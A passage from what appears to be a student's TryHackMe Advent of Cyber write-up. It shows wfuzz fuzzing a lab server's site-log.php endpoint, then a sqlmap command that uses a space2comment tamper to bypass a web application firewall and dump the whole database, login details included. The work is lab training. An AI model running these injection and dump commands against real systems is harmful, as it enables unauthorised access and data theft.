Open the terminal emulator run the command as shown below.After that wait for it to finished.And after it finished key in /api into the end of the site name.



Question 4:

Once entered,run the command as shown below and wait for it to finish. Once finished look for the Chars with different number, then copied the Payload number next to it.



Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	


Apache/2.4.29 (Ubuntu) Server at 10.10.124.50 Port 80

```
┌──(12111022270㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.124.50/api
/site-log.php?date=FUZZ
```

```
┌──(12111022270㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.124.50/api
/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.124.50/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        0 L      0 W        0 Ch        "20201102"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000020:   200        0 L      0 W        0 Ch        "20201119"
```

Question 5:

Afterware key in the payload number with the format ‘site name’/api/site-log.php?date= ‘payload number’ to get the flag.



Thought Process/Methodology:

When accessed the target side, we found we can’t interact with site, so we decided to use Gobuster find any information about the site, but since our kali linux didn’t have Gobuster we have to install it. Then we open terminal emulator and run the command as shown in Question 3, wait for to finished then key in /api into the end of the site name. Then we were taken to a dictionary page, in it we found a php file name site-log.php.Afterware we have to download the wordfile from TryHackMe, we don’t have it in kali linux, then we run a wfuzz command as shown in Question 4 to fuzz the data. After it finished running we found a line with different number under the Chars section so we copy the payload in the same line into and key it as shown in Question 5 which in turn shows the flag.


Day 5: Web Exploitation Someone stole Santa's gift list!

Tool used: Kali Linux, FireFox, Terminal Emulator, BurpSuite, SQLMap

Solution/walkthrough:


Question 1:

Access the hidden login page using the hint given by TryHackMe




Question 2:

Login page accessed.




Question 3

Using Burpsuite, intercept a search request.



Question 4:

Save the current request in a php file by right clicking on the burpsuite menu and selecting “Save Item”. Save the file in as an appropriate name, in this case, it is titled as sus.php




Question 5:

On the Kali Linux terminal, input the following command and then enter.


sqlmap - r /home/kali/Downloads/sus –tamper=space2comment –dump-all –dbms sqlite

-dump-all = request all data from database
-dbms sqlite = clarify with sqlmap what database did the website use
-tamper=space2comment = bypass the Web Application Firewall (WAF) setup by Santa as explained in Santa's to do list



Question 6:

Let SQLMap translate the request and exploit the database for us. Input Y to every user input required. The database, the THM flag as well as the login details are shown.



Thought Process/Methodology:
In this task, we are given a hint of an existing yet hidden login page in the directory. The task asked for us to access the login page without using directory brute forcing, so with the given hint we figured out the page for the login page which was “/santapanel” . The login page shown requires an input which will query the site’s database. Using burpsuite, we can save the captured search information and using SQLMap, the aforementioned information can be included with a request as shown in question 5. The request will exploit the database and show all relevant information as shown in question 6.